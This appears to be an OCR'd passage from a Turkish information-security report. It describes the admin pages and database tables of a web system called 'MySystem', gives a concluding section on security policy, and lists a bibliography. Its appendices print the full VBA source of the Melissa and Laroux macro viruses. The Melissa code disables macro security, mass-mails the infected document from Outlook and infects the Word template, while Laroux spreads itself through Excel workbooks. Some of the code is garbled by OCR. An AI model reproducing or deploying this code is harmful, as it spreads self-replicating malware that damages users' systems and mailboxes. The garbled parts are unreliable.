


Şekil 10.9 : MySystem Raporlar



Şekil 10.10 : MySystem Raporlar – SQL Database Tabloları

10.6 Servis Yönetimi




Şekil 10.11 : MySystem Servis Yönetimi

10.6.1 Servisler

MySystem'de verilmekte olan tüm servislerin kayıdı ve ilgili parametre güncellemeleri bu başlık altında yapılır. Kayıtlı olan servisler, durumlarına ve alfabetik sıraya göre listelenebilir. Servisin başlangıç zamanı ile bitiş zamanını, hangi müşteriye ait olduğunu, servis üzerinde kaç kullanıcı tanımlı olduğunu görmek mümkündür.

İstenirse servis bilgileri, servis yönetimi yetkisine sahip kullanıcı veya kullanıcılar tarafından değiştiriliebilir. Bu bölüm için veritabanında tblService, tblServiceAccount, tblServiceEvent, tblServiceNote, tblServiceUserDeveloper, tblServiceUserOperator, tblServiceUserSale ve tblServiceUserSupervisor tabloları kullanılır.

Link : http://localhost/MySystem/service/service1.aspx



Şekil 10.12 : MySystem Servisler – SQL Database Tabloları

10.6.2 Müşteriler

Bu başlık altında müşteri kayıdı, arama işlemleri ve müşteri kayıdının ardından da kullanıcı kayıdı yapılır. Servis hizmeti verilen tüm müşteriler için, müşteri kaydı oluşturulur. Servis yönetimi yetkisine sahip kullanıcı tarafından müşterilerin bilgileri değiştirilebilir. Aynı zamanda müşteriye bağlı kullanıcıların toplam kaç tane olduğunu ve açık detayını MySystem,


kullanıcılara sunar. Bu bölüm için veritabanında tblCustomer, tblService ve tblUser tabloları kullanılır.

Link : http://localhost/MySystem/service/customer.aspx

10.6.3 Kullanıcılar

Tanımlanmış olan tüm müşterilerle ilgili gerçek ve sanal kullanıcı kayıtları kullanıcı veritabanını oluşturur. Bu başlık altında kullanıcı kayıdı, arama işlemleri yapılır. MySystem'de tanımlı olan tüm kullanıcılar listelenir. İstenirse kullanıcıların sistem içersinde durumlarına göre filtre yapmak da mümkündür. Bu bölüm için veritabanında tblUser, tblCustomer tabloları kullanılır.

Link : http://localhost/MySystem/service/user.aspx



Şekil 10.13 : MySystem Servisler – SQL Database Tabloları


10.7 Ayarlar

Bu bölüme ayarlar yetkisine sahip kullacılar tarafından girilebilir. MySystem' de kayıtlı olan tüm kullanıcıların şifreleri dahil diğer bilgileri görülebilir ve düzenlenebilir. Bu yüzden bu bölüm güvenlik açısından oldukça hassas bir bölümdür. Bu ayar kullanıcılara verilmeden önce dikkat edilmesi gerekmektedir.

10.7.1 Sunucular

Web uygulamaları ve diğer uygulamaların çalışacağı sunucular sisteme dahil olduklarında tanımlanır. Sunucular sistemde listelenir. Bu bölüm için veritabanında tblServer tablosu kullanılır.

Link : http://localhost/MySystem/setting/server.aspx



Şekil 10.14 : MySystem Ayarlar

10.7.2 Kullanıcılar

Sisteme erişim hakkına sahip kullanıcılar sisteme tanımlanır ve kullanıcı gruplarına bağlanır. Burada kullanıcıların sistem içersindeki durumlarını ve hangi kullanıcı gruplarına bağlı olduğu incelenebilir. İstenirse kullanıcın bilgileri, yetkili kullanıcı tarafından değiştirilebilir. Bu bölüm için veritabanında tblUser tablosu kullanılır.

Link : http://localhost/MySystem/setting/user.aspx

10.7.3 Servis Tipi

Tanımlı servis üzerindeki uygulama tiplerini ve detayını tanımlar. Servis eklenirken, servis tipi bölümünü bu bölümden kontrol edilir. Bu bölüm için veritabanında tblAppType tablosu kullanılır.

Link : http://localhost/MySystem/setting/apptype.aspx

10.7.4 Kullanıcı Grupları

Kullanıcıların gruplanabileceği kullanıcı grupları sistemde listelenir ve tanımlanır. Eğer kullanıcıların giriş yetkisi yoksa, kullanıcı grupları bölümünden ayarlar yetkisi eklenebilir. Herhangi bir kullanıcı grubu sistemden çıkarılmak istendiğinde, bu grup altında tüm kullanıcıları etkileyecektir. Bu yüzden kullanıcı grupları veritabanından çıkartılmak istendiğinde dikkat edilmesi gereklidir. Bu bölüm için veritabanında tblUserGroup, tblUserGroupService, tblUserService ve tblUserUserGroup tabloları kullanılır.

- Ajanda
- Ayarlar
- Operasyonel Destek
- Proje Yönetim
- Rapor
- Satış
- Sayfa
- Servis
- Sistem
- Uygulama Geliştirme
- Yardım Masası

Link : http://localhost/MySystem/setting/usergroup.aspx

11. SON SÖZ

Bu dökümanda, bilişim güvenliğinin sağlanması için ağ ve sistem yöneticileri tarafından kullanılabilecek yaklaşımların ve teknolojilerin tanımı sunulmaktadır. Kurum hedeflerinin ve kurumsal güvenlik politikasının belirlenmesinden sonra MySystem tarafından önerilen güvenlik uygulamaları döngüsü ve bu çerçevede sunulan çözüm bileşenlerinin uygun bir biçimde bir araya getirilmesi anlamlı olacaktır. Unutulmaması gereken bilişim güvenliğinin sağlanmasına yönelik çabalar bitmeyen ve devamlı iyileştirmeler ile güncel tutulması gereken bir faaliyet olmalıdır.

Bilişim sistemlerinin ve bu sistemler tarafından işlenen bilgilerin güvenliğinin sağlanması için; kurumsal güvenlik politikasının belirlenmesi ve bu doğrultuda yönetsel, operasyonel ve teknik denetimlerin yerleştirilmesi ve tüm kurum çalışanların düzenli ve kesintisiz eğitiminin sağlanması, bilişim güvenliğinin sağlanması için en uygun yaklaşım olacaktır. Teknolojideki değişimin hızlı, ürünlerin karmaşık, rekabetin yoğun olması nedeni ile güvenlik özellikleriyle donatılan platformlar ve uygulamalar sürekli geliştirilmelidir.

Araştırmada, güvenlik bilincinin oluşmaması ve teknik konulardaki eksik uygulamalar güvenlik açıklarının temel nedeni olarak ortaya çıktı. Şirketlerin, sistemlerinde gerekli güvenlik yamalarını yapmaları, bilgi sistemleri güvenliğini tasarlamaları, sistem güvenlik konfigürasyonlarını kurmalarının yanı sıra güvenlik risk analizi-yönetimini gerçekleştirmeleri durumunda güvenlik konusundaki eksikliklerini kapatabilecekleri belirlendi. Ayrıca şirketlerin bilgi güvenliğini sağlayamamalarından dolayı karşılarına çıkacak kayıpların boyutları hakkında fikir sahibi olmadıkları belirlendi.

Kurumlarınların güvenlik prosedürleri, yetki ve sorumluluk sınıfları ve ulaşım izinleri, detaylı loglama gibi geleneksel tedbirlerin yanı sıra, kendi iç ağlarını Internet yolu ile gelecek tehlikelere karşı korumak için firewall çözümleri, virus, gateway çözümleri gibi teknolojik önlemler de alınması gerektiği belirlendi. Bunlara ilave olarak kurumlar, veri tabanlarında tutulan kayıtları sınıflandırarak, önemli olanları şifrelenmiş olarak tutmalıdır. Şifrelenmiş bilgi Internet üzerinde iletilirken ele geçirilse bile, şifrenin kırılması çok büyük bir yatırım ve oldukça uzun bir zaman dilimi gerektirdiğinden güvenli olduğu kabul edilebilir. Verilerin şifrelenmesi için yaygın olarak SSL (Secure Socket Layer) güvenlik standardı kullanılmaktadır.

Son on yılda her yönüyle hayatımıza giren Internet ve benzeri olanaklar, diğer konularda olduğu gibi, anlık iletiler konusunda da pek çok kolaylık sağlarken, daha önce yaşamadığımız, düşünmediğimiz sorunları beraberinde getirmiştir. Bu durumda bize düşen ise, gelişen teknolojiden korkmak ve kullanmayı reddetmek yerine, sorunlarını çözüp yararlanmaktır.

Eğer son kullanıcıda zamanın bir kısmını “Sistemlerdeki veriler acaba güvende mi ?” sorgusunu yapmak için harcarsa, bilgi güvenliği konudaki en önemli aşama geçilmiş olacaktır.

Sonuç olarak, özellikle Internet tabanlı projelerde kural ve süreçlere uyumdaki eksikliği ortaya çıkarmak amacıyla, saldırı yöntemleri kullanılarak, açıklık değerlendirmeleri yapılmalıdır.

KAYNAKÇA

1. Anti-Phishing Working Group, “Phishing Activity Trends Report November 2005”, http://www.antiphishing.org
2. BERNSTEİN, D. J., “SMTP: Simple Mail Transfer Protocol”, http://cr.yp.to/smtp.html
3. BURNS, Enid, “The Deadly Duo: Spam and Viruses, December 2005”, Clickz Trends & Statistics, http://www.clickz.com/stats/sectors/email/article.php/3577601
4. CASSİNGHAM, Randy, “Getting Rid of Spam”, http://www.spamprimer.com
5. Chapman C., Ward S., Project Risk Management: Processes, Techniques and Insights, 2nd edition, John Wiley & Sons, 2003
6. Charette R.N., Applications Strategies for Risk Analysis, McGraw-Hill, 1990
7. Conrow E.H., Effective Risk Management, Second Edition, AIAA, 2003
8. Fairley R., Risk Management for Software Projects, IEEE Software, Vol. 11, No. 3, 1994, pp. 57-67
9. Federal Trade Commission, “Cross-border Law Enforcement Team Targets Spammers”, http://www.ftc.gov/opa/2005/12/buttonpushers.htm
10. GREENSPAN, Robyn, “Unwanted Valentines Flood Inboxes”, Clickz Trends & Statistics, http://www.clickz.com/stats/sectors/email/article.php/1591431
11. GREENSPAN, Robyn, “The Deadly Duo: Spam and Viruses, January 2004”, Clickz Trends & Statistics, http://www.clickz.com/stats/sectors/email/article.php/3308091
12. İstanbul Emniyet Müdürlüğü Bilişim Suçları Büro Amirliği, “Bilişim Suçları”, http://www.iem.gov.tr/iem/?m=4&s=51
13. Jones C., Patterns of Software Systems Failure and Success, International Thompson Publishing, 1996
14. Karolak D.W., Software Engineering Risk Management, Washington DC, 1996
15. Lyytinen K., Mathiassen L., Ropponen J., A Framework for Software Risk Management, Journal of Information
16. MARA, Janis, “The Marketing of Can Spam”, Clickz Trends & Statistics, http://www.clickz.com/news/article.php/3297891
17. ÖZEL, Cevat, “Bilişim - Internet Suçları”, http://www.hukukcu.com/bilimsel/kitaplar/bilisim_Internet_suclari.htm
18. Pressman R., Software Engineering, McGraw-Hill, 6th edition, 2004
19. Risk Yönetimi, www.kirbas.com/index.php?id=410
20. Symantec www.symantec.com
21. STRAUSER, Kirk, “History of SMTP”, http://www.circleid.com/posts/history_of_smtp
22. Technology, Vol. 11, No. 4, 1996, pp. 275-285
23. Webopedia, “What is CAN-SPAM?”, http://www.webopedia.com/TERM/C/CAN_SPAM.html
24. Web Sense Security Labs, “Phishing and Crimeware Map”, http://www.websensesecuritylabs.com/charts/mapdetails.php
25. WEGERT, Tessa, “Spam: Not Just for E-Mail Anymore”, Clickz Trends & Statistics, http://www.clickz.com/experts/media/media_buy/article.php/3576741
26. Wikipedia, “Computer Viruses”, http://en.wikipedia.org/wiki/Computer_viruses
27. Wikipedia, “Google Bombing” , http://en.wikipedia.org/wiki/Google_Bombing
28. Wikipedia, “Melissa (Computer Worm)”, http://en.wikipedia.org/wiki/Melissa_%28computer_worm%29
29. Wikipedia, “Spam (electronic)”, http://en.wikipedia.org/wiki/Spam_%28electronic%29

EKLER

Ek A - Melissa Virüsü

```
Private Sub Document_Open()
        On Error Resume Next
        If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9 .0\W o rd\Securi ty",
"Level") <> "" Then
            CommandBars("Macro").Controls("Security...").Enabl(ed = False)
            System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9 .0\W o rd\Securi ty",
"Level") = 1&
        Else
            CommandBars("Tools").Controls("Macro").Enabled = False
            Options.ConfirmConversions = (1 - 1) : Options.VirusProtection
= (1 - 1) : Options.SaveNormalPrompt = (1 - 1)
        End If

        Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
        UngaDasOutlook = CreateObject("Outlook.Application")
        DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
        If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo" Then
            If UngaDasOutlook = "Outlook" Then
                DasMapiName.Logon("profile", "password")
                For y = 1 To DasMapiName.AddressLists.Count
                    AddyBook = DasMapiName.AddressLists(y)
                    x = 1
                    BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
                    For oo = 1 To AddyBook.AddressEntries.Count
                        Peep = AddyBook.AddressEntries(x)
                        BreakUmOffASlice.Recipients.Add(Peep)
                        x = x + 1
                        If x > 50 Then oo = AddyBook.AddressEntries.Count
                    Next oo
                    BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
                    BreakUmOffASlice.Body = "Here is that document you
asked for ... don't show anyone else Wink"

BreakUmOffASlice.Attachments.Add(ActiveDocument.FullName)
                    BreakUmOffASlice.Send()
                    Peep = ""
                Next y
                DasMapiName.Logoff()
            End If
            System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by
Kwyjibo"
        End If


        ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
        NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
        NTCL = NTI1.CodeModule.CountOfLines
        ADCL = ADI1.CodeModule.CountOfLines
        BGN = 2
        If ADI1.Name <> "Melissa" Then
```

```
            If ADCL > 0 Then ADI1.CodeModule.DeleteLines(1, ADCL)
            ToInfect = ADI1
            ADI1.Name = "Melissa"
            DoAD = True
        End If

        If NTI1.Name <> "Melissa" Then
            If NTCL > 0 Then NTI1.CodeModule.DeleteLines(1, NTCL)
            ToInfect = NTI1
            NTI1.Name = "Melissa"
            DoNT = True
        End If

        If DoNT <> True And DoAD <> True Then GoTo CYA

        If DoNT = True Then
            Do While ADI1.CodeModule.Lines(1, 1) = ""
                ADI1.CodeModule.DeleteLines(1)
            Loop
            ToInfect.CodeModule.AddFromString("Private Sub
Document_Close()")
            Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
                ToInfect.CodeModule.InsertLines(BGN,
ADI1.CodeModule.Lines(BGN, 1))
                BGN = BGN + 1
            Loop
        End If

        If DoAD = True Then
            Do While NTI1.CodeModule.Lines(1, 1) = ""
                NTI1.CodeModule.DeleteLines(1)
            Loop
            ToInfect.CodeModule.AddFromString("Private Sub
Document_Open()")
            Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
                ToInfect.CodeModule.InsertLines(BGN,
NTI1.CodeModule.Lines(BGN, 1))
                BGN = BGN + 1
            Loop
        End If

CYA:

        If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
            ActiveDocument.SaveAs(FileName:=ActiveDocument.FullName)
        ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
            ActiveDocument.Saved = True
        End If


        If Day(Now) = Minute(Now) Then Selection.TypeText(" Twenty-two
points, plus triple-word-score, plus fifty points for using all my letters.
Game's over. I'm outta here.")
End Sub
```

Ek B - Laroux Virüsü

```
Sub auto_open()
        Application.OnSheetActivate = "check_files"
End Sub

    Sub check_files()
        c$ = Application.StartupPath
        m$ = Dir(c$ & "\" & "BINV.XLS")
        If m$ = "BINV.XLS" Then p = 1 Else p = 0
        If ActiveWorkBook.Modules.Count > 10 Then w = 1 Else w = 0
        whichfile = p + w * 10
        Select Case whichfile
            Case 10
                Application.ScreenUptating = False
                n4$ = ActiveWorkBook.Name
                Sheets("laroux").Visible = True
                Sheets("laroux").Select()
                Sheets("laroux").Copy()
                With ActiveWorkBook
                    .Title = ""
                    .Subject = ""
                    .Author = ""
                    .Keywords = ""
                    .Comments = ""
                End With
                newname$ = ActiveWorkBook.Name
                c4$ = CurDir()
                ChDir(Application.StartupPath)
                ActiveWindow.Visible = False
        WorkBooks(newname$).SaveAs Filename:=Application.StartupPath & "/"
& "BINV.XLS", FileFormat:="",         ReadOnlyReccommended:=_ False,
CreateBackup:=False
                ChDir(c4$)
                Workbooks(n4$).Sheets("laroux").Visible = False
                Application.OnSheetActivate = ""
                Application.ScreenUpdate = True
                Application.OnSheetActive = "BINV.xls!check_files"
            Case 1
                Application.ScreenUpdating = False
                n4$ = ActiveWorkBook.Name
                p4$ = ActiveWorkBook.Path
                s$ = Workbooks(n4$).Sheets(1).Name
                If s$ <> "laroux" Then
            Workbooks("BINV.XLS").Sheets.("laroux").Copy
            before:=Workbooks(n4$).Sheets(1)
                    Workbooks(n4$).Sheets("laroux").Visible = False
                Else
                End If
                Application.OnSheetActivate = ""
                Application.ScreenUpdating = True
                Application.OnSheetActivate = "BINV.xls!check_files"
            Case Else
        End Select
    End Sub
```